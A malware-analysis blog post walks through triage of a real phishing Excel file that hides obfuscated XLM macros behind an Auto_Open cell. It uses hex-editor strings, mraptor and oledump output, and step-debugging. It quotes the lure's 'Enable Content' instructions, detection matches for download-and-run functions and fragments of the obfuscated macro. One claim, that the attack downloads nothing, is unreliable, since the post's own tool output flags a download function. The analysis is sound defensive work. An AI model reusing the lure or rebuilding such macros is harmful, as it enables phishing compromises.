Excel 4.0 Macro (XLM) Analysis

written by Mert SARICA | 1 June 2021

The DDE-based phishing attacks that started in 2017 have been replaced by Microsoft Excel 4.0 Macro (XLM) phishing attacks as of 2020. A little research would show that XLM macros have been introduced to the world since 1992, with the release of Microsoft Excel 4.0. VBA macros, which are frequently misused by threat actors, were first introduced with Excel 5.0 and are still supported in the latest version of Microsoft Office.


If my memory serves me correctly, the first technical article I read about XLM macros was this blog post from Outflank. As research on XLM macros started to reveal their existence, it began to attract attention not only from offensive security experts but also from threat actors. Soon enough, organizations began to experience phishing attacks that contained XLM macros. Due to the difficulty of detecting and analyzing XLM macros as compared to VBA macros, it is not an easy task.

The difficulty in analyzing an Office file containing XLM macros, as I stated in my blog post titled “Microsoft Office Macro Analysis“, is caused by the fact that they cannot be easily viewed from the Microsoft Office interface. As a result, the possibility of malicious XLM macro-containing Office files going unnoticed by inexperienced cybersecurity professionals (such as “This Office file is corrupted” or “Does not contain macros”) increases. In order to show cybersecurity analysts how XLM macro-containing Microsoft Office files can be analyzed and to raise awareness about XLM macro-containing Microsoft Office files, I decided to write a blog post based on a real-life incident.

In May 2020, alarms began to be generated for many SMTP IP addresses from which hundreds of emails with sender addresses ending in @wp.pl were sent and blocked by security systems. Upon inspection, the emails had attachments with XLS extension, Excel files that have been randomly named. In such cases, one of the most important steps for cybersecurity analysts to take is to identify the addresses of the command and control centers in the malicious document, search for them in web traffic records, and block access throughout the organization.

Of course, when the issue at hand is an Office file containing XLM macros, it’s possible that static and dynamic analysis performed by sandbox systems may be insufficient in the face of anti-sandbox techniques (e.g. Sandbox Detection). If the malicious Excel file in question is designed to detect when it is running in a sandbox, then the address of the command and control center will not be revealed during these analyses (VirusTotal, Hybrid-Analysis). In this case, the cybersecurity analyst’s job should be to take the malicious Excel file, copy it to a virtual system created for the purpose of malware analysis, and analyze it there.

When running the Excel file in a virtual system, we are presented with two pages (Sheet1 and Sheet2). The first page contains a fake image/message indicating that we need to activate the macro to achieve its malicious intent, while the second page shows empty cells (which are not actually empty). Although Excel may warn us that there is a macro in the file, when we view the macro, it appears to be empty.
This kind of macro-based attack often called “Fileless attack” or “Living-off-the-land attack” because it doesn’t involve in injecting code into the system or download any malicious file. Instead, it makes use of the system’s legitimate tools in order to perform its malicious action, thus it’s harder to detect.


ea74b9a274c0c73cad990ddd089927b6.xls [Shared] [Compatibility Mode] - Excel (Product Activation Failed)


SECURITY WARNING Macros have been disabled.


PROTECTED DOCUMENT

1. Open the document in the Microsoft Excel. Online preview and mobile devices are not supported by the protected documents.


2. Since this document was downloaded from your email (or any other trusted source), please click **Enable Editing** and **Enable Content** from the yellow bar above, which may be shown to you.

Attention! We never ask for any confidential information for decryption! Please be aware and protect your privacy!


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Tell me what you want to do...
SECURITY WARNING Macros have been disabled.
Enable Content
A1
Sheet1
Sheet2


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel
View
SECURITY WARNING Macros have been disabled.
Enable Content
Macro
Macro name:
A1
Run
Step Into
Edit
Create
Delete
Options...
Macros in: All Open Workbooks
Description
Cancel
Sheet1
Sheet2
Point

When opening the file with any hex editor and looking at the character strings contained within, we can see that, as suspected from the Excel 4.0 Macros series, it contains XLM macros. To be sure that the file contains a macro, when we analyzed the file with the mraptor tool, we could see that the file had a cell named Auto_Open, which was capable of running automatically, similar to the AutoOpen() function in a VBA macro. To learn the name of the cell and view and analyze it, I used Didier STEVENS‘ oledump tool. And by using (oledump.py -p plugin_biff.py –pluginoptions “-o LABEL -s” C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls) I found that the cell that was first run was named Auto_OpencfitK. This is a clever technique used by the malware developer to evade detection. Knowing that an analyst would use Go To (CTRL-G) in Excel to go to the cell named Auto_Open to start the analysis, the developer changed the name of the cell to Auto_OpencfitK



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22  0123456789ABCDEF0123456789ABCDEF012
0002CA38  00 08 00 00 00 02 00 2D 00 00 00 0D 7F 7D 00 18 00 00 00 00 00 51 00 17 4E 00 68 74 74 70 73 3A 2F 2F 64  .......-.....}.......Q..N.https://d
0002CA5B  6F 63 73 2E 6D 69 63 72 6F 73 6F 66 74 2E 63 6F 6D 2F 65 6E 2D 75 73 2F 6F 66 66 69 63 65 75 70 64 61 74  ocs.microsoft.com/en-us/officeupdat
0002CA7E  65 73 2F 6F 66 66 69 63 65 2D 6D 73 69 2D 6E 6F 6E 2D 73 65 63 75 72 69 74 79 2D 75 70 64 61 74 65 73 75  es/office-msi-non-security-updatesu
0002CAA1  51 00 17 4E 00 68 74 74 70 73 3A 2F 2F 64 6F 63 73 2E 6D 69 63 72 6F 73 6F 66 74 2E 63 6F 6D 2F 65 6E 2D  Q..N.https://docs.microsoft.com/en-
0002CAC4  75 73 2F 6F 66 66 69 63 65 75 70 64 61 74 65 73 2F 6F 66 66 69 63 65 2D 6D 73 69 2D 6E 6F 6E 2D 73 65 63  us/officeupdates/office-msi-non-sec
0002CAE7  75 72 69 74 79 2D 75 70 64 61 74 65 73 75 3B 01 FA 02 52 00 00 00 45 00 00 00 08 00 00 00 02 00 2D 00 00  urity-updatesu;...R...E.........-..
0002CB0A  00 DF E8 34 00 18 00 00 00 00 00 66 01 23 C0 B4 9E 0C 44 B6 E6 70 C0 44 A9 47 41 C0 04 41 6F 00 44 DC 8D  ...4.......f.#....D..p.D.GA..Ao.D..
0002CB2D  BE C0 44 FB 66 EA C0 05 41 6F 00 08 44 F1 C9 2B C0 44 A4 65 81 C0 06 41 6F 00 08 44 F0 AF E6 C0 44 DE B7  ..D.f...Ao..D..+.D.e...Ao..D....D..
0002CB50  66 C0 03 41 6F 00 08 44 78 84 58 C0 44 CA B1 B7 C0 05 41 6F 00 08 44 F1 C9 2B C0 44 05 74 14 C0 06 41 6F  f..Ao..Dx.X.D.....Ao..D..+.D.t...Ao
0002CB73  00 08 44 F0 AF E6 C0 44 C6 E9 D9 C0 03 41 6F 00 08 44 B6 E6 70 C0 44 69 46 D6 C0 04 41 6F 00 08 44 0C 56  ..D....D.....Ao..D..p.DiF...Ao..D.V
0002CB96  A2 C0 44 53 D6 4C C0 06 41 6F 00 08 44 F1 C9 2B C0 44 C2 A8 41 C0 04 41 6F 00 08 44 30 93 4C C0 44 50 04  ..DS.L..Ao..D..+.D..A..Ao..D0.L.DP.
0002CBB9  C7 C0 05 41 6F 00 08 44 F1 C9 2B C0 44 86 E1 4F C0 03 41 6F 00 08 44 88 B1 BB C0 44 5D E4 4A C0 03 41 6F  ...Ao..D..+.D..O..Ao..D....D].J..Ao
0002CBDC  00 08 44 B6 E6 70 C0 44 5E 0D D8 C0 05 41 6F 00 08 44 30 93 4C C0 44 3D 3F 58 C0 05 41 6F 00 08 44 F1 C9  ..D..p.D^....Ao..D0.L.D=?X..Ao..D..
```

Data Inspector

Data at offset 0x0002CA53:

int8	116
uint8	116
int16	29812
uint16	29812
int32	1936749684
uint32	1936749684
int64	7219040655789...
uint64	7219040655789...
half float	18240.
float	1.9050799e+031

Expression Calc

Signed · 32 bit


1

83 instances of 'strings' found in C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls


Address	Length	Length	
0002CA0F	29	1D	C:\Users\Public\DMVZaQBJ.html
0002CA53	79	4F	ttps://docs.microsoft.com/en-us/officeupdates/office-msi-non-security...
0002D23B	12	0C	Windows User
0002E080	13	0D	Administrator
0002E098	12	0C	Windows User
0002E0B0	15	0F	Microsoft Excel
0002F0C8	6	06	Sheet1
0002F0D3	6	06	Sheet2
0002F0EA	10	0A	Worksheets
0002F105	16	10	Excel 4.0 Macros
00030800	21	15	Root Entry
00030880	17	11	Workbook
00030900	21	15	User Names
00030980	25	19	Revision Log
00030A02	37	25	SummaryInformation
00030A82	53	35	DocumentSummaryInformation

Find All Complete.


Cursor: 0002CA4C Caret: 0002CA53 199680 bytes OVR MOD READ


Administrator: C:\Windows\system32\cmd.exe
Computer name, domain, and workgroup settings

```
C:\Users\Mert\Desktop>mraptor.exe ea74b9a274c0c73cad990ddd089927b6.xls -m
MacroRaptor 0.56dev5 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/o
letools/issues
----------+-----+----+--------------------------------------------------------
Result    |Flags|Type|File
----------+-----+----+--------------------------------------------------------
SUSPICIOUS|AWX  |OLE:|ea74b9a274c0c73cad990ddd089927b6.xls
          |     |    |Matches: ['Auto_Open', 'URLDownloadToFileA', 'RUN']

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS

C:\Users\Mert\Desktop>
```



```
C:\Users\Mert\Desktop\Applications\oledump_V0_0_40>python oledump.py -p plugin_b
iff.py --pluginoptions "-o LABEL -s"  C:\Users\Mert\Desktop\ea74b9a274c0c73cad99
0ddd089927b6.xls
  1:      4096 '\x05DocumentSummaryInformation'
  2:      4096 '\x05SummaryInformation'
  3:     11209 'Revision Log'
  4:      4096 'User Names'
  5:    172543 'Workbook'
               Plugin: BIFF plugin
                 0018     28 LABEL : Cell Value, String Constant - build-in-name
 1 Auto_Open
                  ASCII:
                   cfitK:
                 0018     26 LABEL : Cell Value, String Constant - ORMULA.FILL
                  ASCII:
                   ORMULA.FILL
                 002a      2 PRINTHEADERS : Print Row/Column Labels
                 00fd     10 LABELSST : Cell Value, String Constant/ SST
                 002a      2 PRINTHEADERS : Print Row/Column Labels

C:\Users\Mert\Desktop\Applications\oledump_V0_0_40>
```



ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel

SECURITY WARNING Macros have been disabled. Enable Content


A1

Go To

Go to:

Reference: Auto_OpencfitK

After we found out that the initial cell was an obfuscated macro consisting of 42 FORMULA statements and CHAR functions throughout the file, analyzing and solving each one of them one by one would have taken a significant amount of time. So I decided to proceed with debugging. By going to the Auto_OpencfitK cell and pressing ALT + F8, I then pressed the Step Into button, and Excel prompted me to allow the macro to run and then close and re-open the file. As soon as the file was opened, Excel quickly moved to the Auto_OpencfitK cell. To avoid missing this step, I changed the formula =SET.VALUE(FG22029, -490-GET.CELL(17,HX17320)) in that cell to =HALT() and this caused the macro to end. After this, I changed the =HALT() formula to =SET.VALUE(FG22029, -490-GET.CELL(17,HX17320)) and then by pressing the ALT + F8 on the cell, I was able to dynamically analyze the macro from the initial cell without any issues.

